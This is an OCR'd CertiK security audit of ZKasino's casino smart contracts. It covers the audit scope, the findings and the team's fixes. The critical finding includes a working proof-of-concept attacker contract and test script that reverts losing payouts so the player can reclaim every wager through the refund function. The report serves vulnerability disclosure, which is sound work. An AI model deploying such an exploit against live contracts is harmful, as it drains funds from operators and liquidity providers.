
CERTIK

Security Assessment

ZKasino

CertiK Verified on Jan 20th, 2023



CertiK Verified on Jan 20th, 2023

ZKasino

The security assessment was prepared by CertiK, the leader in Web3.0 security.

Executive Summary

TYPES	ECOSYSTEM	METHODS
Others	BSC | Polygon	Manual Review, Static Analysis

LANGUAGE	TIMELINE	KEY COMPONENTS
Solidity	Delivered on 01/20/2023	N/A

CODEBASE

https://github.com/zkasino/contracts


...View All

COMMITS

- 2de9a290308c84c529290df145152693e8578121
- 150f33f42aebca9456a1b24e3dbf26fbc9c91579
- 44d2b638f2b901833edec0f0f917307641b12c44

...View All

Vulnerability Summary



14	9	1	0	4	0	0
Total Findings	Resolved	Mitigated	Partially Resolved	Acknowledged	Declined	Unresolved

1	Critical	1 Resolved	Critical risks are those that impact the safe functioning of a platform and must be addressed before launch. Users should not invest in any project with outstanding critical risks.
1	Major	1 Mitigated	Major risks can include centralization issues and logical errors. Under specific circumstances, these major risks can lead to loss of funds and/or control of the project.
2	Medium	2 Resolved	Medium risks may not pose a direct risk to users' funds, but they can affect the overall functioning of a platform.
6	Minor	4 Resolved, 2 Acknowledged	Minor risks can be any of the above, but on a smaller scale. They generally do not compromise the overall integrity of the project, but they may be less efficient than other solutions.
4	Informational	2 Resolved, 2 Acknowledged	Informational errors are often recommendations to improve the style of the code or certain operations to fall within industry best practices. They usually do not affect the overall functioning of the code.

TABLE OF CONTENTS | ZKASINO

CODEBASE | ZKASINO

Repository

https://github.com/zkasino/contracts

Commit

- 2de9a290308c84c529290df145152693e8578121
- 150f33f42aebca9456a1b24e3dbf26fbc9c91579
- 44d2b638f2b901833edec0f0f917307641b12c44
- 56f721e69939e79a668d3dac19241a49ee42ed0e
- 7c708a256e1c3731815d309bf99b877a2b691f0b

AUDIT SCOPE | ZKASINO

20 files audited ● 7 files with Acknowledged findings ● 2 files with Resolved findings ● 11 files without findings

ID	File	SHA256 Checksum
CFB	contracts/CoinFlip.sol	3207eba073b6acbb8db93563be3ff29b52da4e045c4943e9227b59e53e142939
DIC	contracts/Dice.sol	5a00fd39add7c0e13ab237de6a049de8096ddcfe899a7f1f916bdaae070f5520
MIN	contracts/Mines.sol	2b4a10110118e1923f33f837f048e62f02c18f9f9760dd03326d60f57db147fc
PLI	contracts/Plinko.sol	dc726e611057ba0348641b20e572bb39d013c3d75c53ef0dd16325c8e35e71fb
RPS	contracts/RockPaperScissors.sol	a92389aed114d730d68b2a02bae8990d16659bf912228931aac5a1babce16967
SLO	contracts/Slots.sol	d659b00bc24867095389ef31eb8231656ef97f89fe4f18facca7f44af7ef8baf
VPB	contracts/VideoPoker.sol	0bf41c434dc13b82cc16f78922ff04d13d5df6526e01d1cd154735b79b28e1d4
BFB	contracts/bankroll/facets/BankrollFacet.sol	656a7da14931254654b1ac24cb928021ae7adb674be367198ec37f59a45bbb2e
COM	contracts/Common.sol	682d9b6b80dfda84c58d8a41eabcd9878240cd25b6612e90de660de026d298f3
LSB	contracts/bankroll/libraries/LibStorage.sol	08bf6447fef5a1cfbd3fe5544d1c46b9506cfa33cae8b8b35d9dfd56488a9625
DCF	contracts/bankroll/vendor/facets/DiamondCutFacet.sol	31f84ae9eb1e7876593ce709f416b73755e0ee8467d4fccf8b6aa3df97b99960
DLF	contracts/bankroll/vendor/facets/DiamondLoupeFacet.sol	30329340c170c7b892474e286cd6b45f6e35d5b3e4be8d28bf18c208b88852f4
OFB	contracts/bankroll/vendor/facets/OwnershipFacet.sol	886d1d548550cefb4491e7dbc934f67c58f806e1e6463f0ee3ab0a1519769854
IDC	contracts/bankroll/vendor/interfaces/IDiamondCut.sol	1a2d2992aa4604b0f30282cc837f032208b809bdeda2f959ef267b7b7c9a5591

ID	File	SHA256 Checksum
IDL	contracts/bankroll/vendor/interfaces/IDiamondLoupe.sol	e4132a0a73c1956d04d068af156ebb62d2aad055c286de66e09305f71222c0d1
IER	contracts/bankroll/vendor/interfaces/IERC165.sol	7b90d86cddb8cd071e7ecc55652fe5f5a5ed06fb814d67315653a63c51677866
IEC	contracts/bankroll/vendor/interfaces/IERC173.sol	34a78a9d4ccca7953af455ff43cd4ea9962c19648c9437cbd4bcfc48d83d3393
LDB	contracts/bankroll/vendor/libraries/LibDiamond.sol	6b3d9af3e5729c033946299a587d0b23c7369f0b12ab0520307f40187efb9c1f
DII	contracts/bankroll/vendor/upgradeInitializers/DiamondInit.sol	c6ce284445afe7554069ce93f5a6adf5516997dd8203ba854ab8a5651729a127
DIA	contracts/bankroll/vendor/Diamond.sol	101100dd69b5565698f1a4e67a5ccdb014d404bcf189ca986bb7c6ad6592494d

APPROACH & METHODS | ZKASINO

This report has been prepared for ZKasino to discover issues and vulnerabilities in the source code of the ZKasino project as well as any contract dependencies that were not part of an officially recognized library. A comprehensive examination has been performed, utilizing Manual Review and Static Analysis techniques.

The auditing process pays special attention to the following considerations:

- Testing the smart contracts against both common and uncommon attack vectors.
- Assessing the codebase to ensure compliance with current best practices and industry standards.
- Ensuring contract logic meets the specifications and intentions of the client.
- Cross referencing contract structure and implementation against similar smart contracts produced by industry leaders.
- Thorough line-by-line manual review of the entire codebase by industry experts.


The security assessment resulted in findings that ranged from critical to informational. We recommend addressing these findings to ensure a high level of security standards and industry practices. We suggest recommendations that could better serve the project from the security perspective:

- Testing the smart contracts against both common and uncommon attack vectors;
- Enhance general coding practices for better structures of source codes;
- Add enough unit tests to cover the possible use cases;
- Provide more comments per each function for readability, especially contracts that are verified in public;
- Provide more transparency on privileged activities once the protocol is live.

REVIEW NOTES | ZKASINO

Overview

ZKasino is a betting platform built on Solidity smart contracts. It consists of several casino game contracts that interact with the bankroll and the chainlink VRF.



1. Once the player initiates the game and places their wagers in the game contract, it will request a random number from the Chainlink VRF.
2. After the Chainlink VRF returns the random number, the game contract will deposit the wagers into the bankroll and then use the random number to determine whether the player wins.
3. If the player is victorious, the contract will instruct the bankroll to transfer the payout to the player.

CoinFlip is a smart contract allowing players to participate in the Coin Flip games with a 50% chance of winning and receiving a payout of 1.98 times their wager. The expected return is 0.99 times the player's wager.

Dice is a smart contract implementing a casino game that allows players to decide their winning rates and payouts by inputting a multiplier. The expected return is 0.99 times the player's wager.

Mines is a smart contract implementing a casino game where players can start a game with a customized number of mines and tiles to be revealed. Players can win the game if there is no mine in the revealed tiles. The multiplier setups should be done before a game is started. The function `Mines_GetMultipliers()` is provided for players to check if the multipliers have been set or not.

Plinko is a smart contract allowing players to participate in Plinko games with a customized number of rows and a risk level. The multipliers are set by the bankroll owner and cannot be changed after they are set. Players can use the provided function `Plinko_GetMultipliers()` to check if the multipliers are expected.

RockPaperScissors is a smart contract enabling players to play a game of Rock Paper Scissors with a 1 in 3 chance of winning 1.98 times their wager, a 1 in 3 chance of drawing and receiving 0.99 times their wager, and a 1 in 3 chance of losing. The expected return for the player is 0.99 times their wager.

Slots is a smart contract allowing players to participate in Slots games with multipliers set by the contract deployer. The multipliers cannot be changed after the contract deployment. Players can use the provided function `Slots_GetMultipliers()` to check if the multipliers are expected.

VideoPoker is a smart contract that allows players to participate in Jacks or Better video poker games. Players are dealt five cards randomly and can choose to replace any or all of them. The final outcome of the game, and the corresponding payout, are determined by the cards in the player's hand. Players can use their own strategies when deciding which cards to replace, taking into account the various multipliers for different outcomes. To ensure fairness, the team employs a video poker analyzer to check that the preset multipliers in the game result in an expected return of 0.994445 times the player's wager.

Detailed information about probability, odds, and house edge can be found in ZKasino's Documentation.

External Dependencies

There are a few depending injection contracts or addresses in the ZKasino project:

- `IChainLinkVRF`, `LINK_ETH_FEED`, `ChainLinkVRF`, and `tokenAddress` for the casino game contracts.
- `tokenAddress` and `wrappedToken` for the bankroll contract.

We assume these contracts or addresses are valid and non-vulnerable actors and implement proper logic to collaborate with the current project.

For example, `IChainLinkVRF` and `LINK_ETH_FEED` should work properly to calculate reasonable VRF fees to avoid VRF callback failures due to insufficient fees.

`ChainLinkVRF` should always provide unique request IDs and trustable random numbers and trigger the `rawFulfillRandomWords()` function in a short time so that the probabilities in the casino games match the results in ZKasino's documentation and the player cannot front-run `rawFulfillRandomWords()` by the refund functions.

`tokenAddress` should not be a deflationary token or a token that allows users to control the transfer process through an external contract.

`wrappedToken` should allow people to convert native tokens to wrapped tokens and transfer wrapped tokens without being affected by dependencies.

Privileged Functions

In the ZKasino project, the `_owner` is adopted to ensure the dynamic runtime updates of the project, which were specified in the findings *GLOBAL-02 Centralization Related Risks*.


The advantage of this privileged role in the codebase is that the client reserves the ability to adjust the protocol according to the runtime required to best serve the community. It is also worth noting the potential drawbacks of these functions, which should be clearly stated through the client's action/plan. Additionally, if the private key of the privileged account is compromised, it could lead to devastating consequences for the project.

To improve the trustworthiness of the project, dynamic runtime updates in the project should be notified to the community. Any plan to invoke the aforementioned functions should also be considered to move to the execution queue of the `Timelock` contract.

As of Jan-19th 2023, The ownerships have been transferred to multi-signature proxies and any transaction requires confirmation from 2 out of 3 owners.

- Polygon: In the transaction 0x6aebe63951ff97a0284733517d5c849e3dc39e09f18c67bcc2096c2836926ac8, the ownership was transferred to 0x2f52AaC7cD0F8a83C15eE933F0b9c00F6A5A2f95, which is a `GnosisSafeProxy` contract with three owners:
    - 0x62c4d57a469A21c0D1A5F39362195538174535E8
    - 0x8cCf7C95C0C8EE89d3662b315bAfEc929464dee7
    - 0xbbeB869bDe515b330b65f067AAef845D8c559CC5
- BSC: In the transaction 0x8929f952239f099054100d7aab225b6d88d99ec257fcdf9aa1a5c9bb0de9c33f, the ownership was transferred to 0x211CCe8D1910afE1239F38cf07a6db90CAEaB3e9, which is a `GnosisSafeProxy` contract with three owners:
    - 0x8cCf7C95C0C8EE89d3662b315bAfEc929464dee7
    - 0x62c4d57a469A21c0D1A5F39362195538174535E8
    - 0xbbeB869bDe515b330b65f067AAef845D8c559CC5

FINDINGS | ZKASINO



14 Total Findings | 1 Critical | 1 Major | 2 Medium | 6 Minor | 4 Informational

This report has been prepared to discover issues and vulnerabilities for ZKasino. Through this audit, we have uncovered 14 issues ranging from different severity levels. Utilizing the techniques of Manual Review & Static Analysis to complement rigorous manual code reviews, we discovered the following findings:

ID	Title	Category	Severity	Status
GLOBAL-01	Attacker Can Avoid Loss By Maliciously Reverting `fulfillRandomWords`	Logical Issue	Critical	Resolved
GLOBAL-02	**Centralization Related Risks**	**Centralization / Privilege**	**Major**	**Mitigated**
PLI-01	Incorrect Input Validation	Logical Issue	Medium	Resolved
VPB-01	Unfairly Random Number Usage	Mathematical Operations, Logical Issue	Medium	Resolved
CON-01	Unchecked Low-Level Call	Control Flow	Minor	Resolved
DIC-01	Different Multipliers Could Have Same Win Chance And Different Expectations	Logical Issue	Minor	Resolved
GLOBAL-03	Incompatibility With Deflationary Tokens	Logical Issue	Minor	Acknowledged
GLOBAL-04	Non-Guaranteed Token Flow	Logical Issue	Minor	Acknowledged
SLO-01	Inconsistent `totalValue` Update	Logical Issue	Minor	Resolved

ID	Title	Category	Severity	Status
VPB-02	Inconsistency Between Documentation And Implementation	Inconsistency	Minor	Resolved
CON-02	Unchecked ERC20 `transfer()` / `transferFrom()` Call	Volatile Code	Informational	Resolved
CON-03	Non-Standard Kelly Criterion On Max Wager Calculations	Logical Issue	Informational	Acknowledged
DIC-02	Inconsistency Between Comment And Implementation	Inconsistency	Informational	Resolved
GLOBAL-05	Operation Dependencies On Third Party Platforms	Volatile Code	Informational	Acknowledged

GLOBAL-01 | ATTACKER CAN AVOID LOSS BY MALICIOUSLY REVERTING `fulfillRandomWords`

Category	Severity	Location	Status
Logical Issue	Critical		Resolved

Description

The ZKasino project has implemented multiple gaming contracts that give users the ability to play, such as the flip coin game. To initiate the game, users call the `CoinFlip_Play()` function, which creates a request to the Chainlink VRF. The Chainlink VRF triggers the `fulfillRandomWords()` function with random numbers to complete the game. Furthermore, the contract provides the `CoinFlip_Refund()` method, allowing users to get a refund for their wager if they choose to quit before playing or if the Chainlink VRF fails.

In addition, the `fulfillRandomWords()` function implemented a "stop loss" and "stop gain" feature so that if the player's loss or gain reaches a set limit, the contract will return the remaining wager to the player.

```
    function fulfillRandomWords(uint256 requestId, uint256[] memory randomWords)
internal {

        ... // Omitted for simplicity

        for (i = 0; i < game.numBets; i++) {
            if (totalValue >= int256(game.stopGain)) {
                break;
            }
            if (totalValue <= -int256(game.stopLoss)) {
                break;
            }

            ... // Omitted for simplicity

            totalValue -= int256(game.wager);
        }

        payout += (game.numBets - i) * game.wager;

        ... // Omitted for simplicity

        if (payout != 0) {
            _transferPayout(playerAddress, payout, tokenAddress);
        }
    }
```

However, the issue is that an attacker can **maliciously revert** on the `_transferPayout()` invocation if he/she is losing in this game, thus causing the entire `fulfillRandomWords()` call fails. After 100 blocks' of waiting, the attacker can later trigger `CoinFlip_Refund()` to refund **all** his wager.

Scenario

The attacker will use ETH as the wager in the scenario described below. Other tokens that can cause a revert on receiving the token (i.e., implemented `onReceive()` callbacks) will also be vulnerable to this exploit.

Attacker contract

The attacker deploys the contract (in the *Proof of Concept section*) to serve as the player in the game and sets the following strategy for playing the CoinFlip game:

- Play the game 10 times, and the wage is 1 ETH each time.
- Set the stop loss as 4 ETH, meaning if the loss is more than 4 ETH, the contract will stop and send back the rest wager to the player.
- In the `receive()` fallback function, the contract only allows receiving ETH transfers whose amount is smaller than 0.2 or bigger and equal to 10.
- Therefore, if the attacker loses money (the payout is less than the wager), the contract will revert to receive the ETH, thus causing the failure on `fulfillRandomWords()` invocation.

Attack Flow

1. The attacker first deploys the malicious contract described above.
2. The attacker call `enterGame()` in the malicious contract to play the game.
3. If the game is gaining profits, the attacker can receive more than his wager. Otherwise, the `recieve()` fallback will fail, thus the attacker can withdraw all his wager later by calling `refundAsset()`.
4. The attacker repeats Step 2~3 multiple times to drain all the assets from the bankroll.

Proof of Concept

Example Attacker Contract

```
pragma solidity ^0.8.0;

contract AttackerCT {
    address public owner;
    address public gameContract;

    // During initialization, input 11 ETH as the initial fund
    constructor(address _gameContract) payable {
        owner = msg.sender;
        gameContract = _gameContract;
    }

    function enterGame() public {
        uint wager = 1 ether;
        address tokenAddress = address(0);
        bool isHead = true;
        uint numBets = 10;
        uint stopGain = 100 ether;
        uint stopLoss = 4 ether;

        // transfer Additional 0.2 ether as fee
        (bool success, bytes memory data) = gameContract.call{value: 10.2 ether}(
            abi.encodeWithSignature(
            "CoinFlip_Play(uint256,address,bool,uint32,uint256,uint256)",
            wager,
            tokenAddress,
            isHead,
            numBets,
            stopGain,
            stopLoss
            )
        );
        require(success, "enterGame(); failed");
    }

    function refundAsset() public {
        (bool success, bytes memory data) = gameContract.call(
            abi.encodeWithSignature(
            "CoinFlip_Refund()"
            )
        );
        require(success, "refund failed");
    }

    function withdrawETH() public {
        payable(owner).transfer(address(this).balance);
    }
```

```
    function balance() public view returns(uint256) {
        return address(this).balance;
    }

    receive() external payable {
        // If the game is not profitable, revert the transaction
        require(msg.value >= 10 ether || msg.value < 0.2 ether);
    }
}
```

Example Attacker Flow

```
  it("Attack - Revert the fulfillRandomness if Not Profitable", async function () {
    const { deployer, tokenContract, coinContract, vrf } = await
loadFixture(DeployFixture)

    console.log(coinContract.address);

    // deploy attacker contract
    const [attacker] = await ethers.getSigners();
    const MockAttackerCt = await ethers.getContractFactory("AttackerCT", {signer:
attacker})
    const attackerContract = await MockAttackerCt.deploy(coinContract.address,
{value:  ethers.utils.parseEther("11")})

    // launch an attack
    let tx1 = await attackerContract.enterGame();

    // Exepected to fail with
    await expect(
      vrf.fulfillRandomness(1, [0, 0, 0, 0, 0, 0, 0, 0, 0, 0])
    ).to.be.reverted;

    //After 100 block
    mine(100)

    // refund the asset
    await attackerContract.refundAsset()

    const balance = await attackerContract.balance()
    console.log(balance)
  })
```

Result

As the result shows, the attacker only loses the VRF fee and gets the full refund of his wager.

```
Refunding   100000000000000000000
BigNumber { value: "1099899928918100000" }
    ✓ Attack - Revert the fulfillRandomness if Not Profitable
```

Recommendation

Recommend revisiting the design of the payout process to prevent the callback functions from being reverted. One of the possible solutions is employing a Pull-over-Push pattern, in which the amount of the payout being returned is recorded in the callback function, and a distinct function call is utilized for users to collect their pending payouts in accordance with the project design and business rules.

Alleviation

[ZKasino, 01/03/2023]: The team resolved this issue by transferring WETH instead to the winner when the call reverts in commit ef007f1a154b8efcfa1526fbad6ddf3ebf89b4c0.


[CertiK, 01/04/2023]: It is also worth mentioning that using ERC20-compatible tokens implementing callback functions that may revert token transfers will encounter the same problem. As ZKasino sets a whitelist for tokens accepted, and the token contracts are out of the current audit scope, the team needs to ensure the whitelisted ERC20 tokens do not implement a callback function that could lead to reverting on transferring tokens.

GLOBAL-02 | CENTRALIZATION RELATED RISKS

Category	Severity	Location	Status
Centralization / Privilege	● **Major**		● **Mitigated**

Description

In the contract `BankrollFacet`, the role `_owner` has authority over the functions shown in the diagram below.



- `BankrollFacet.withdrawNativeFunds()`: withdraw native tokens from the `BankrollFacet` contract.
- `BankrollFacet.withdrawFunds()`: withdraw ERC20 tokens from the `BankrollFacet` contract.

Notes: It should be observed that players' bets are not moved to the BankrollFacet contract until the games have concluded. Therefore the bets are not directly impacted by the specialized functions mentioned above.

- `BankrollFacet.setTokenAddress()`: update the whitelist of tokens accepted in games.
- `BankrollFacet.setGame()`: add new games.

The `_owner` of the `BankrollFacet` contract also has authority over the functions in the below game contract.

- `Mines.Mines_SetMultipliers()` : set the Mines multipliers. The multipliers for each risk and number of rows pair can only be set once.
- `Plinko.setPlinkoMultipliers()` : set the Plinko multipliers. The multipliers are set by formulas automatically after the function is triggered, so the caller cannot set arbitrary multipliers. Only the correct triggers of the above two functions after contract deployments can ensure the normal operations of the Mines and Plinko games.

Any compromise to the `_owner` account may allow the hacker to take advantage of this authority and manipulate the project.

Additionally, a diamond proxy is utilized to upgrade the bankroll contract. This allows the contract owner to utilize the `diamondCut()` function to add, replace, or remove functions.

Recommendation

The risk describes the current project design and potentially makes iterations to improve in the security operation and level of decentralization, which in most cases cannot be resolved entirely at the present stage. We advise the client to carefully manage the privileged account's private key to avoid any potential risks of being hacked. In general, we strongly recommend centralized privileges or roles in the protocol be improved via a decentralized mechanism or smart-contract-based accounts with enhanced security practices, e.g., multisignature wallets. Indicatively, here are some feasible suggestions that would also mitigate the potential risk at a different level in terms of short-term, long-term and permanent:

Short Term:

Timelock and Multi sign (⅔, ⅗) combination *mitigate* by delaying the sensitive operation and avoiding a single point of key management failure.

- Time-lock with reasonable latency, e.g., 48 hours, for awareness of privileged operations;
  AND
- Assignment of privileged roles to multi-signature wallets to prevent a single point of failure due to the private key being compromised;
  AND
- A medium/blog link for sharing the timelock contract and multi-signers addresses information with the public audience.

Long Term:

Timelock and DAO, the combination, *mitigate* by applying decentralization and transparency.

- Time-lock with reasonable latency, e.g., 48 hours, for awareness of privileged operations;
  AND

- Introduction of a DAO/governance/voting module to increase transparency and user involvement.
  AND
- A medium/blog link for sharing the timelock contract, multi-signers addresses, and DAO information with the public audience.

Permanent:

Renouncing the ownership or removing the function can be considered *fully resolved*.

- Renounce the ownership and never claim back the privileged roles.
  OR
- Remove the risky functionality.

Alleviation

[ZKasino, 01/09/2023]: When the contract is deployed to the mainnet, the team will transfer ownership to a multi-signature with plans to transfer to a DAO further in the future.

Also, the team would like to make the following clarifications:

1. The function `Plinko.setPlinkoMultipliers()` is needed because it is not possible to set all the Plinko multipliers at once. This exceeds the gas limit. Most importantly, the function can't be re-used once the multipliers are set.
2. The function `Mines.Mines_SetMultipliers()` has no input, it is only math. Therefore, the team also considers Mines not to be affected by centralization.
3. In the upcoming future, the team is planning to add more games and tries out other tokens as bankrolls. This is why the team uses `setGame()` to add new games and `setTokenAddress()` to add bettable tokens, so the casino infrastructure does not have to be redeployed.
   If malicious contracts or new bettable tokens were added, it would not affect players, gameplay, or any funds unless users would be betting directly with the contract without verifying the legitimacy of the newly added games or tokens.
   If games or bettable tokens were removed, the only risk would be that players would not be able to play those games or use those tokens to bet. We would then need to redeploy the casino and make changes to the frontend.
   Once the casino is in a stable state with no short-term, audited updates coming, a timelock will be added to the multisig for these functions. If a DAO is launched, the functions `setGame()` and `setTokenAddress()` would be operated decentralized by the DAO with a time lock.
4. The functions `withdrawNativeFunds()` and `withdrawFunds()` are necessary to remove funds from the bankroll in the current design. If a hacker could access these functions, the owners of the bankroll funds could lose their funds. Players would only be affected by won bets not being paid out. Their funds would never be at risk.
   It is important to note that at the mainnet launch, the team will be using their own funds. Once the casino is in a stable state with no short-term, audited updates coming, a time lock will be added to the multisig for these

functions.

In a future update that introduces bankroll pools, the functions mentioned above will be decentralized, and liquidity providers will be able to deposit permissionless and trustlessly.

[ZKasino, 01/19/2023]: The contracts have been deployed to Polygon and BSC.

Dice

Polygon: 0x0A112b111eb22D1cc0AF42fF68398A55e0B69A16

BSC: 0x0A112b111eb22D1cc0AF42fF68398A55e0B69A16

CoinFlip

Polygon: 0x6AcB199B7C8C67832F516f70D25fcD9d6db0Ae9d

BSC: 0x6AcB199B7C8C67832F516f70D25fcD9d6db0Ae9d

Slots

Polygon: 0x1B1b637B64820637BB42c5803813Dc2ecC5DF5C4

BSC: 0x1B1b637B64820637BB42c5803813Dc2ecC5DF5C4

RockPaperScissors

Polygon: 0x89Ecd415f6cFDb72e276ebD2D2bADD984B06d2A8

BSC: 0x89Ecd415f6cFDb72e276ebD2D2bADD984B06d2A8

Plinko

Polygon: 0x178c1D16A434DC76fE45e121b6e7872de21E4263

BSC: 0x178c1D16A434DC76fE45e121b6e7872de21E4263

In these two contracts, the multipliers have been set for 8 to 16 rows and 0 to 2 risk levels.

VideoPoker

Polygon: 0x8696a4418D4182D0F97CE11F4536905Df00792C2

BSC: 0x8696a4418D4182D0F97CE11F4536905Df00792C2

Mines

Polygon: 0x34433F8fE4D2acbF9e1E0EDb3284679FEE4ff4B5

BSC: 0x34433F8fE4D2acbF9e1E0EDb3284679FEE4ff4B5

In these two contracts, the multipliers have been set for 1 to 24 mines.

Diamond

Polygon: 0x51e99A0D09EeCa8d7EFEc3062AC024B6d0989959

BSC: 0x51e99A0D09EeCa8d7EFEc3062AC024B6d0989959

BankrollFacet

Polygon: 0xe1Bf50052873b06589a280a7dDD2f6bA230Be8a7

BSC: 0xe1Bf50052873b06589a280a7dDD2f6bA230Be8a7

The ownerships have been transferred to multi-signature proxies.

